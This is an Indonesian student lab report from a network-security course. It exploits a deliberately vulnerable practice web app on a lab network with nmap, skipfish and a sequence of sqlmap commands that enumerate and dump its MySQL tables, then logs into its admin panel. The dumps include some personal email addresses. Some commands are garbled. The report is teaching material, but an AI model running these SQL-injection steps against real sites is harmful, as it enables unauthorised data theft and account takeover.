

PRAKTIKUM KERENTANAN VDI





Nama	: Choirun Annas
NRP	: 3122640032
Mata Kuliah	: Keamanan Jaringan
Dosen	: Bapak Dr. Ferry Astika Saputra ST, M.Sc

Laporan Praktikum


Mengambil data database Menggunakan (sqlmap)

1. Atur network VDI menjadi bridge adapter







skipfish -o 202 (ip ssh VDI)




2. Panggil ip VDI serangan menggunakan nmap lewat ip di kali linux



3. Taruh link ip ke web browser maka muncul website VULNWEB28



Coba interaksi pada website sampai muncul id pada website



4. Melakukan sqlmap pada link website sqlmap -u http://192.168.30.148/?tampil=artikel_detail&id=83 --dbs

```
[08:30:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[08:30:29] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[08:30:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.30.148'
[08:30:29] [WARNING] your sqlmap version is outdated

[*] ending @ 08:30:29 /2023-06-05/
```

5. Setelah muncul daftar database pilih vulnweb dengan cara sqlmap -u "http://192.168.30.148?tampil=artikel_detail&id=83" -D vulnweb --tables

```
[08:33:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12
[08:33:25] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user   |
| artikel |
| galeri |
| halaman |
| komentar |
| menu   |
| pesan  |
+-----+
```

6. Lakukan pemanggilan kolom user, artikel, galeri, halaman, komentar, menu

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T artikel -columns

```
Database: vulnweb
Table: artikel
[6 columns]
+-----+
| Column | Type |
+-----+
| gambar | varchar(50) |
| hits   | int(5) |
| id_artikel | int(5) |
| isi    | text |
| judul  | varchar(100) |
| tanggal | date |
+-----+
```

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T galeri -columns

```
Database: vulnweb
Table: galeri
[4 columns]
+-----+
| Column | Type |
+-----+
| gambar | varchar(50) |
| id_galeri | int(5) |
| judul  | varchar(50) |
| tanggal | date |
+-----+
```

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T halaman -columns

```
Database: vulnweb
Table: halaman
[3 columns]
+-----+
| Column | Type |
+-----+
| id_halaman | int(5) |
| isi    | text |
| judul  | varchar(100) |
+-----+
```

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T komentar -columns

```
Database: vulnweb (MySQL) Entries: 188
Table: komentar (MySQL) Entries: 82
[6 columns] (SQL data for third-party tools...)
+-----+-----+
| Column | Type |
+-----+-----+
| email  | text |
| id_artikel | int(5) |
| id_komentar | int(5) |
| komentar | varchar(50) |
| nama  | varchar(50) |
| tanggal | date |
+-----+-----+
```

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T menu -columns

```
Database: vulnweb (MySQL) Entries: 188
Table: menu (MySQL) Entries: 10
[4 columns] (SQL data for third-party tools...)
+-----+-----+
| Column | Type |
+-----+-----+
| id_menu | int(5) |
| judul  | varchar(50) |
| link   | varchar(50) |
| urutan | int(3) |
+-----+-----+
```

```
sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C
id user,password,username --dump
```


```
- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C
gambar,hits,id_artikel,isi,judul,tanggal --dump
```

```
- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C
gambar,id+galeri,judul,tanggal --dump
```

```
Database: vulnweb
Table: galeri
[4 entries]
```

gambar	id_galeri	judul	tanggal
photo_2019-02-23_09-08-14.jpg	104	GAMBAR 4	2019-02-28
joz.png	103	GAMBAR 3	2019-02-28
index.png	102	GAMBAR 2	2019-02-28
46837305_188580208753059_3709339730572214272_n.jpg	101	GAMBAR 1	2019-02-28


```
- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C
id_halaman,isi,judul --dump
```



```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali:~# sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C id_halaman,isi,judul --dump

[09:11:09] [INFO] table 'vulnweb.halaman' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.30.148/dump/vulnweb/halaman.csv'
[09:11:09] [INFO] fetching entries of column(s) 'id_halaman,isi,judul' for table 'user' in database 'vulnweb'
[09:11:09] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[09:11:09] [INFO] fetching number of column(s) 'id_halaman,isi,judul' entries for table 'user' in database 'vulnweb'
[09:11:09] [INFO] resumed: 1
[09:11:09] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[09:11:09] [INFO] retrieved: 78
[09:11:09] [INFO] retrieved: <div align="justify">\r\n<p>Bahasa pemrograman Java terlahir dari The Green Project, yang berjalan selama 18 bulan, dari awal tahun 1991 hingga musim panas 1992. Proyek tersebut belum menggunakan versi yang dinamakan Oak. Proyek ini dimotori oleh Patrick Naughton, Mike Sheridan, dan James Gosling, beserta sembilan pemrogram lainnya dari Sun Microsystems. Salah satu hasil proyek ini adalah maskot Duke yang dibuat oleh Joe Palrang.</p>\r\n<p>Perusahaan baru ini bertambah maju: jumlah karyawan meningkat dalam waktu singkat dari 13 menjadi 78 orang. Pada rentang waktu ini juga ditetapkan pemakaian Internet sebagai medium yang memudahkan kerja dan ide di antara mereka. Pada awal tahun 1998-an, Internet masih merupakan rintisan, yang dipakai hanya di kalangan aka demis dan militer.</p>\r\n<p>Mereka menjadikan peramban (browser) Mosaic sebagai landasan awal untuk membuat peramban Java pertama yang dinamai Web Runner, terinspirasi dari film 1988-an, Blade Runner. Pada perkembangan rilis pertama, Web Runner berganti nama menjadi Hot Java.</p>\r\n<p>Pada sekitar bulan Maret 1995, untuk pertama kali kode sumber Java versi 1.0.2 dibuka. Kesuksesan mereka diikuti dengan untuk pemberian pertama kali pada surat kabar San Jose Mercury News pada tanggal 23 Mei 1995.</p>\r\n<p>Sayangnya terjadi perpecahan di antara mereka suatu hari pada pukul 04.00 di sebuah ruangan hotel Sheraton Palace. Tiga dari pimpinan utama proyek, Eric Schmidt dan George Paolini dari Sun Microsystems bersama Marc Andreessen, membentuk Netscape.</p>\r\n<p>Nama Oak, diambil dari pohon oak yang tumbuh di depan jendela ruangan kerja "Bapak Java", James Gosling. Nama Oak ini tidak dipakai untuk versi release Java karena sebuah perangkat lunak lain sudah terdaftar dengan merek dagang tersebut, sehingga diambil nama penggantinya menjadi "Java". Nama ini diambil dari kopi murni yang digiling langsung dari biji (kopi tubruk) kesukaan Gosling. Konon kopi ini berasal dari Pulau Jawa. Jadi nama bahasa pemrograman Java tidak lain berasal dari kata Jawa (bahasa Inggris untuk Jawa adalah Java).</p>\r\n</div> | JAVA
```

```
- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C
email,id_artikel,id_komentar,nama,tanggal --dump
```

```
Database: vulnweb
Table: komentar
4 entries]
```

email	id_artikel	id_komentar	nama	tanggal
ambonazhar@gmail.com	70	3	Pandri Karepesina	2017-02-28
ebitsangadji@gmail.com	80	4	ebit	2017-03-07
eugeneinilltm@gmail.ru	78	5	Eugeneeluts	2017-04-30
test	81	6	test	2019-02-28

```
- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C
id_menu,judul,link,urutan --dump
```

Database: vulnweb
Table: menu
[7 entries]

id_menu	judul	link	urutan
99	JAVA	?tampil=halaman&id=81	5
100	GALERI	?tampil=galeri	6
89	HOME	index.php	1
90	HACKING	?tampil=halaman&id=78	2
91	TUTORIAL	?tampil=halaman&id=79	3
92	CHEAT SHEET	?tampil=halaman&id=80	4
101	KONTAK	?tampil=kontak	7

8. Login web dengan data username dan password yang didapat

- Data Daftar Menu

Halaman Administrator


Beranda Menu Halaman Artikel Galeri Pesan Preview Profil Keluar

Data Menu
[Tambah Menu](#)


No	Judul Menu	Link	Urutan	Aksi
1	HOME	index.php	1	Edit Hapus
2	HACKING	?tampil=halaman&id=78	2	Edit Hapus
3	TUTORIAL	?tampil=halaman&id=79	3	Edit Hapus
4	CHEAT SHEET	?tampil=halaman&id=80	4	Edit Hapus
5	JAVA	?tampil=halaman&id=81	5	Edit Hapus
6	GALERI	?tampil=galeri	6	Edit Hapus
7	KONTAK	?tampil=kontak	7	Edit Hapus

Desain By SDM SerbaGuna © VULNWEB 2019

- Daftar Menu



- Daftar Halaman



- Daftar Halaman

Halaman Administrator

Beranda Menu Halaman Artikel Galeri Pesan Preview Profil Keluar

Data Artikel

[Tambah Artikel](#)

No	Judul Artikel	Tanggal	Aksi
1	IDENTIFICATION VULN SQLI PARAMETER WITH LIVE HTTP HEADER	2019-02-28	Edit Hapus
2	BYPASS ADMIN OR USER LOGIN TUTORIAL	2019-02-28	Edit Hapus
3	HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK	2019-02-28	Edit Hapus

Desain By SDMSebaGuna © VULNWEB 2019

- Daftar Galeri

Halaman Administrator

Beranda Menu Halaman Artikel Galeri Pesan Preview Profil Keluar

